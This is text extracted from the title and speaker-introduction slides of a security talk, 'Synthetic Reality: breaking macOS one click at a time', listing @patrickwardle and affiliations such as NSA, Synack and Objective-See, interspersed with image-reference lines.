



Synthetic Reality


breaking macOS one click at a time



WHOIS



@patrickwardle




nasa



nsa





synack



digitalme




Objective-See



